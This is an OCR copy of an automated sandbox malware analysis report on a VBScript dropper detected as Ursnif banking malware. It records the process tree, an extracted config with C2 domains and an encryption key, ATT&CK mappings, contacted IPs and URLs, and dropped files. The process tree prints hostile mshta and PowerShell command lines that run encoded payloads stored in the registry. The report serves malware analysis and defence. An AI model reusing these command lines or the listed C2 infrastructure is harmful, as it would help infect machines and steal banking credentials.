ID: 458149
Sample Name:
v8MaHZpVOY2L.vbs
Cookbook: default.jbs
Time: 22:02:07
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report v8MaHZpVOY2L.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 5
Memory Dumps 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
E-Banking Fraud: 5
System Summary: 5
Data Obfuscation: 6
Persistence and Installation Behavior: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 10
Public 10
General Information 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 11
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 14
General 14
File Icon 14
Network Behavior 15
Snort IDS Alerts 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 15
DNS Answers 15
HTTP Request Dependency Graph 15
HTTP Packets 16
Code Manipulations 19
User Modules 19
Hook Summary 19
Processes 19
Statistics 19
Behavior 19
System Behavior 19
Analysis Process: wscript.exe PID: 748 Parent PID: 3388 19

General 19
File Activities 20
File Deleted 20
Analysis Process: WmiPrvSE.exe PID: 5924 Parent PID: 792 20
General 20
Analysis Process: rundll32.exe PID: 5940 Parent PID: 5924 20
General 20
File Activities 20
File Read 20
Analysis Process: rundll32.exe PID: 4576 Parent PID: 5940 20
General 20
File Activities 21
Analysis Process: WmiPrvSE.exe PID: 484 Parent PID: 792 21
General 21
Registry Activities 21
Analysis Process: WmiPrvSE.exe PID: 2844 Parent PID: 792 21
General 21
Registry Activities 22
Analysis Process: mshta.exe PID: 5200 Parent PID: 3388 22
General 22
File Activities 22
Analysis Process: powershell.exe PID: 4260 Parent PID: 5200 22
General 22
File Activities 22
File Created 22
File Deleted 22
File Written 22
File Read 22
Analysis Process: conhost.exe PID: 6084 Parent PID: 4260 23
General 23
Analysis Process: csc.exe PID: 4948 Parent PID: 4260 23
General 23
File Activities 23
File Read 23
Disassembly 23
Code Analysis 23


Windows Analysis Report v8MaHZpVOY2L.vbs

Overview


General Information

Sample Name:	v8MaHZpVOY2L.vbs
Analysis ID:	458149
MD5:	5d6eee678e2f66b.
SHA1:	4f64fdc2929e29a..
SHA256:	9889b06c39eab4..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Benign windows process drops PE f…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Creates processes via WMI

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 748 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\v8MaHZpVOY2L.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- WmiPrvSE.exe (PID: 5924 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
  - rundll32.exe (PID: 5940 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\beneficial.odt,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - rundll32.exe (PID: 4576 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\beneficial.odt,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- WmiPrvSE.exe (PID: 484 cmdline: C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding MD5: 7AB59579BA91115872D6E51C54B9133B)
- WmiPrvSE.exe (PID: 2844 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- mshta.exe (PID: 5200 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Bmd2='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Bmd2).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4260 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4948 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"9LNhwxYlD34jdxVCbRuhkLxCR5ltHK+f92WD9cMttCYYbvrL4wv6YJiUl9MHov+IIcYUbYs1JFt6ciXd5FdaoSi3eR2WJz3cKGQV77NysByS4hxLa5EsHQS3R7uDA4zT8rf/1GgZx5Tp5bLYUv+0vwzR6K0bcxr8BVKOhWasMt87tt2F
/oc67dLXbG6cOVSb9XDEKm1AD4WNvDG5s+8oRXKyXYNyBvqnTooYX8iM4Wq8R9SXbFoTevuBBwCGXRu7hbWXoRZP6gXfoUqzaH99rq2BGpO8MD8zNQdBO2RxQLO9iayjRA/+oZ0IQHzkfaTa+mDCPgDQii50gVawYZtAvTBYJQQyRdCtV
bewt3iRduY=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "eTV3coItEryBMTIK",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "3"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001C.00000003.690672624.0000000005348000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001C.00000003.684029737.0000000005348000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001C.00000003.692412870.000000000514C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001C.00000003.684015190.0000000005348000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001C.00000003.683939113.0000000005348000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes registry values via WMI

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	System Information Discovery 5 6	Distributed Component Object Model	Input Capture	Scheduled Transfer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Cloud Accounts	Command and Scripting Interpreter 1	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Rootkit 4	Cached Domain Credentials	Security Software Discovery 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1 1	DCSync	Virtualization/Sandbox Evasion 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 4 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 1 1 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Rundll32 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
v8MaHZpVOY2L.vbs	34%	Virustotal		Browse
v8MaHZpVOY2L.vbs	13%	ReversingLabs	Script-WScript.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\beneficial.odt	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\beneficial.odt	36%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
28.2.rundll32.exe.4440000.4.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
gtr.antoinfer.com	12%	Virustotal		Browse
app.flashgameo.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/rlxVSKuL/2_2BsetYpYqkPa4ojd3ueIs/LptIHuoMYe/oePXHReeS37D5yQcj/NVMKXI44Lp_2/FBXX9_2Bb20/jKEI_2Bgs2rJZa/uDvTh6TWLh5vgJvzY3DD5/t9e4NaZqHQBjkiny/8qc8N7JBB_2BWAp/j62HsMJoXm5nFzMKnH/PUlPiGqu_/2BwmGwUAtbFIfQPHyxkA/s1QKb9NHLGrKFNlhNvS/ugnsSzKyJjdaSAXMmE7nnq/w4loggPNqDjSA/3u_2Fu4X/o8m8kFpFCtqZfzxEWO6Thbv/o4OD2d7LJV/azLj6lFTEoSfLl1Au/Hx1vAUoJagaa/8_2Faxj3Ge9/KUQqi9K	100%	Avira URL Cloud	malware	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://app.flashgameo.at/G_2BtrdeOa30tm0G9t89_/2B2JiDdQSL9x3Q_2/FX260sNBDITgyel/BpdcrPIFomZZkoPh3u/AGrnxiUWf/rTd4z_2FOnqpP22ZfzjV/mxG1oweqZWhdtbLmZAx/FWCeM7DpHnLSREoZzBO0OT/Gl1f2t9tfS_2B/ptWI3fqD/FvNQq67awVJw_2B1kVzh8_2/BYbRBRJlE6/co1z79C1RuybQlL62/8psEOCbjHHAG/PdRgwv9Npt6/R_2FEA3He8vvaK/f3TQbAUz8vl1HZbrGMu9B/8naEcnAAoMKIKsYO/rVxHWtDfSOnGKso/2ZAFkBCgt5yBJA/G	100%	Avira URL Cloud	malware	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	185.228.233.17	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
app.flashgameo.at	185.228.233.17	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/rlxVSKuL/2_2BsetYpYqkPa4ojd3ueIs/LptIHuoMYe/oePXHReeS37D5yQcj/NVMKXI44Lp_2/FBXX9_2Bb20/jKEI_2Bgs2rJZa/uDvTh6TWLh5vgJvzY3DD5/t9e4NaZqHQBjkiny/8qc8N7JBB_2BWAp/j62HsMJoXm5nFzMKnH/PUlPiGqu_/2BwmGwUAtbFIfQPHyxkA/s1QKb9NHLGrKFNlhNvS/ugnsSzKyJjdaSAXMmE7nnq/w4loggPNqDjSA/3u_2Fu4X/o8m8kFpFCtqZfzxEWO6Thbv/o4OD2d7LJV/azLj6lFTEoSfLl1Au/Hx1vAUoJagaa/8_2Faxj3Ge9/KUQqi9K	true	• Avira URL Cloud: malware	unknown
http://app.flashgameo.at/G_2BtrdeOa30tm0G9t89_/2B2JiDdQSL9x3Q_2/FX260sNBDITgyel/BpdcrPIFomZZkoPh3u/AGrnxiUWf/rTd4z_2FOnqpP22ZfzjV/mxG1oweqZWhdtbLmZAx/FWCeM7DpHnLSREoZzBO0OT/Gl1f2t9tfS_2B/ptWI3fqD/FvNQq67awVJw_2B1kVzh8_2/BYbRBRJlE6/co1z79C1RuybQlL62/8psEOCbjHHAG/PdRgwv9Npt6/R_2FEA3He8vvaK/f3TQbAUz8vl1HZbrGMu9B/8naEcnAAoMKIKsYO/rVxHWtDfSOnGKso/2ZAFkBCgt5yBJA/G	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.228.233.17	gtr.antoinfer.com	Russian Federation		64439	ITOS-ASRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458149
Start date:	02.08.2021
Start time:	22:02:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	v8MaHZpVOY2L.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@14/8@6/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 15.6% (good quality ratio 14.9%) • Quality average: 80.8% • Quality standard deviation: 27.7%
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:05:38	API Interceptor	1x Sleep call for process: wscript.exe modified
22:06:42	API Interceptor	3x Sleep call for process: rundll32.exe modified
22:06:54	API Interceptor	42x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.228.233.17	beneficial.dll	Get hash	malicious	Browse	
	mental.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	beneficial.dll	Get hash	malicious	Browse	• 208.67.222.222
	2790000.dll	Get hash	malicious	Browse	• 208.67.222.222
	2770174.dll	Get hash	malicious	Browse	• 208.67.222.222
	3a94.dll	Get hash	malicious	Browse	• 208.67.222.222
	laka4.dll	Get hash	malicious	Browse	• 208.67.222.222
	o0AX0nKiUn.dll	Get hash	malicious	Browse	• 208.67.222.222
	a.exe	Get hash	malicious	Browse	• 208.67.222.222
	swlsGbeQwT.dll	Get hash	malicious	Browse	• 208.67.222.222
	document-1048628209.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-69564892.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1813856412.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1776123548.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-647734423.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1579869720.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-895003104.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-806281169.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1747349663.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1822768538.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-583955381.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1312908141.xls	Get hash	malicious	Browse	• 208.67.222.222
app.flashgameo.at	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
gtr.antoinfer.com	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	lj3H69Z3Io.dll	Get hash	malicious	Browse	• 167.172.38.18
	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	Get hash	malicious	Browse	• 165.232.183.49
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ITOS-ASRU	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	1n0JwffkPt.exe	Get hash	malicious	Browse	• 185.228.233.5
	niaSOf2RtX.exe	Get hash	malicious	Browse	• 193.187.173.42
	ao9sQznMcA.exe	Get hash	malicious	Browse	• 193.187.175.114
	k87DGeHNZD.exe	Get hash	malicious	Browse	• 193.187.175.114
	iiLllZALpo.exe	Get hash	malicious	Browse	• 193.187.175.114
	E6o11ym5Sz.exe	Get hash	malicious	Browse	• 193.187.175.114
	Oo0Djz1juc.exe	Get hash	malicious	Browse	• 193.187.175.114
	JeqzgYmPWu.exe	Get hash	malicious	Browse	• 193.187.175.114
	HBkYcWWHmy.exe	Get hash	malicious	Browse	• 185.159.129.78
	report.11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	intelligence_11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	details-11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	deed contract_11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2d5wfsji.ow5.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_slzfxbde.xn1.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
